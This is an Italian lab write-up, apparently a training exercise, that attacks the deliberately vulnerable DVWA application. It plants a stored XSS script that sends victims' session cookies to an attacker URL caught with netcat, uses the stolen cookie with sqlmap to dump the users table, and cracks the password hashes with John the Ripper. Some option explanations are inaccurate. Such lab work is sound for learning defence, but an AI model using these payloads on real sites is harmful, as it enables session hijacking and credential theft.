

XSS STORED & SQL INJECTION(BLIND)

Legenda

sqlmap --help = le scritte in corsivo e color blue indicano un comando inserito da terminale di kali linux

<script>new Imagine()</script> = le scritte in corsivo color verde indicano uno script inserito sulla DVWA

- - - - - = la linea tratteggiata sottolinea l'area dello screenshot alla quale si riferisce il testo

XSS STORED

XSS Stored è un tipo di attacco alle web app che mira a caricare dello script malevolo su una pagina in maniera permanente. Ogni qualvolta un utente accede alla pagina infetta lo script viene eseguito dal browser della vittima. In questo modo è possibile accedere a dati sensibili della vittima quali: cookie, token di sessione.

Quello che andremo a fare nelle pagine seguenti è esattamente questo: cercheremo di caricare uno script su una pagina di commenti del server DVWA per rubare i token di sessione.

Come prima cosa accedere alla DVWA con le credenziali di default: username = admin e password = password.


Navighiamo lungo la barra del menù fino alla voce DVWA Security ed andiamo ad impostare la sicurezza della pagina su low.


Questo passaggio ci permette di abbassare la sicurezza del server in modo da poter caricare uno script semplice senza regole troppo restrittive (questa semplicità è ai fini dell'esercizio, in una situazione reale è difficile trovarsi di fronte a impostazioni di sicurezza così facilmente settate).

Ricordiamo che per accedere alla DVWA dobbiamo inserire nell'URL del nostro Browser (FireFox) IP della macchina Metasploitable2 che deve essere accesa e pingare con la VM che stiamo utilizzando di Kali Linux. In questo esempio IP di Meta è 192.168.1.149.



192.168.1.149



DVWA Security 

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Ora possiamo spostarci nella sezione dedicata al XSS Stored presente nel menù alla sinistra della pagina web.

Come si può notare la pagina ci chiede di inserire un nome e un commento.

Nella sezione

nome possiamo segnare quello che preferiamo, mentre nel commento dovremo inserire lo script per il recupero del PHPSESSID, cioè il cookie nativo di PHP che permette la memorizzazione delle sessioni sui siti web.

Ora andremo a scrivere nella tabella dei commenti lo script seguente:

```
<script>new Image().src="http://127.0.0.0/cookie.php?" + document.cookie;</script>
```

Spieghiamo ora lo script:


permette di inviare i cookie di sessione dell'utente che accede alla pagina dove è stato inserito lo script ad un url sotto il controllo dell'attaccante.

Più nel dettaglio: <http://127.0.0.0/cookie.php?> si riferisce all'indirizzo di localhost di kali linux (macchina attaccante), [+document.cookie](#); questa concatenazione permette il recupero dei cookie di sessione.



Clicchiamo Sign Guestbook, così salviamo lo script nella pagina.

Navighiamo su diverse pagine del Web, quando torneremo alla pagina xss stored il cookie verrà inviato al localhost kali. La pagina rimane immutata e lo user non è in grado di capire cosa sta succedendo.



Ora per recuperare il PHPSESSID spostiamoci sul terminale di Kali.
Andremo ad utilizzare il tool netcat per intercettare il traffico inviato al localhost IP 127.0.0.0.

Il comando da eseguire è:

`nc -lvp 80`:

- nc sta per netcat il tool utilizzato
- -lvp ci mette in ascolto
- 80 è la porta sulla quale siamo in ascolto, cioè la porta del servizio http

Lanciato il comando netcat si mette in ascolto su tutto il traffico che passa dalla porta 80.

Torniamo sul browser e navighiamo sulla pagina xss stored.

Netcat riporterà:

```
(kali@kali)-[~]  
$ nc -lvp 80  
listening on [any] 80 ...  
connect to [127.0.0.0] from localhost [127.0.0.1] 50080  
GET /cookie.php?security=low;%20PHPSESSID=020bfe97c11289346f1488d170b5b45f HTTP/1.1  
Host: 127.0.0.0  
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: image/avif,image/webp,*/*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Connection: keep-alive  
Referer: http://192.168.32.101/  
Sec-Fetch-Dest: image  
Sec-Fetch-Mode: no-cors  
Sec-Fetch-Site: cross-site
```

Siamo così riusciti a recuperare il cookie di sessione

CONCLUSIONE:

Lo script che abbiamo inserito è molto semplice e il livello di sicurezza era basso. Tuttavia non è impossibile caricare script malevoli sulle diverse Web app scritte con svelte lato sicurezza.

E possibile indirizzare gli ospiti di un sito ad un server contenente link malevoli per esempio.

Il PHPSESSID recuperato verrà utilizzato nella parte seguente dell'esercizio, nella SQLinjection.

SQL INJECTION(blind)

SQL Injection è un tipo di attacco che sfrutta degli errori nel codice HTML per appunto iniettare codice malevolo e recuperare info direttamente dai Database del server.

Accediamo alla pagina DVWA (come fatto in precedenza).
Navighiamo fino alla pagina del menu SQL Injection blind

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Vulnerability: SQL Injection (Blind)

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Essendo in blind se andiamo ad inserire del codice HTML false la pagina non ci riporta l'errore fatto. Ricordiamo che questo succede nel caso SQL Injection, cioè se navighiamo sulla pagina SQL Injection ed inseriamo lo stesso codice ci riporterà:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1 OR 1=2' at line 1

Quindi come possiamo fare quando non sappiamo a che tipo di vulnerabilità di tipo SQL Injection è sensibile una Web App?

Può essere utilizzato SQLMAP, che permette di automatizzare gli attacchi sql injection.

E pre-installato su kali e si può eseguire con il comando *sqlmap*.

Passiamo alla pagina seguente per vederne il funzionamento nel dettaglio.

L'esercizio chiede di recuperare username e password dal database tramite SQL Injection blind.

Ci occorre:

- URL dove iniettare SQL
- il cookie di sessione (il cookie che abbiamo recuperato precedentemente con XSS Stored)

Eseguiamo quindi il comando:

`sqlmap -u URL -c "security=low; PHPSESSID=il cookie recuperato" -t users --dump`

```
(kali㉿kali)-[~]  
$ sqlmap -u "http://192.168.32.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=020bfe97c11289346f1488d170b5b45f" -t users --dump
```

Il comando inserito chiede a sqlmap di trovare attraverso il cookie di sessione ottenuto precedentemente la tabella degli users con le relative password, in hash. Dalla tabella si può evincere che possiamo accedere anche a tutta un'altra serie di info contenute nel database come: avatar, last_name ecc..

Analizzando nel dettaglio il comando:
`sqlmap` = comando per utilizzare il tool
`-u "http..."` = specifica l'url dove fare injection
`-c "..."` = specifica il cookie di sessione da utilizzare
`-t users` = definiamo la tabella del database users
`-d dump` = istruisce sqlmap ad estrarre dati dal database selezionato (users)

```
+-----+-----+-----+-----+  
-- user_id | user | avatar | password  
-- last_name | first_name |  
+-----+-----+-----+-----+  
1 | admin | http://192.168.32.101/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf9  
9 | admin | admin |  
2 | gordonb | http://192.168.32.101/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e0  
3 | Brown | Gordon |  
3 | 1337 | http://192.168.32.101/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216  
b | Me | Hack |  
4 | pablo | http://192.168.32.101/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b  
7 | Picasso | Pablo |  
5 | smithy | http://192.168.32.101/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf9  
9 | Smith | Bob |  
+-----+-----+-----+-----+
```

La tabella ci riporta tutte le informazioni salvate sul database per ogni user registrato. Possiamo usare john the ripper come fatto nelle scorse lezioni (recuperare il file s6 l3) per ottenere le password dall'hash.

```
(kali@kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=rockyou.txt password.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASIMD 4x2])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (admin)
abc123         (gordonb)
letmein        (pablo)
charley        (1337)
4g 0:00:00:00 DONE (2024-01-10 11:07) 400.0g/s 409600p/s 409600c/s 1024KC/s slimshady..oooooo
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Possiamo seguire l'url del jpg per ottenere l'immagine associata all' user admin

 192.168.32.101/dvwa/hackable/users/admin.jpg



Questo l'esempio dell'immagine dell'utente admin

CONCLUSIONE:

Sqlmap è un tool estremamente potente che offre moltissime opzioni per eseguire attacchi di questo tipo; la prima utility è quella che è completamente automatizzato, chiede all'utente se vuole utilizzare specifici cookie, fare ricerca su diversi database ecc..

Dopo aver visto come è possibile accedere a dati sensibili degli utenti di Web App, attraverso queste due strade (XSS e SQL), si può comprendere quanto sia importante da parte degli sviluppatori implementare il linguaggio di programmazione nel modo più sicuro.

Esempio: impedire la possibilità di caricare linguaggio java per quanto riguarda XSS.(<script></script>, la pagina lo va a leggere come testo e non come linguaggio java)

EXPLOIT:

Un agente malevolo sfrutta le vulnerabilità di software, rete o sistema operativo (OS) per compiere azioni dannose verso i target colpiti. In questo report abbiamo potuto osservare due tipi di exploit a Web App, nello specifico si tratta di Injection Attack; Per Injection Attack si intendono gli attacchi che inseriscono dati malevoli in input di un'applicazione, sfruttando spesso la mancanza di validazione o la debolezza nella gestione degli input.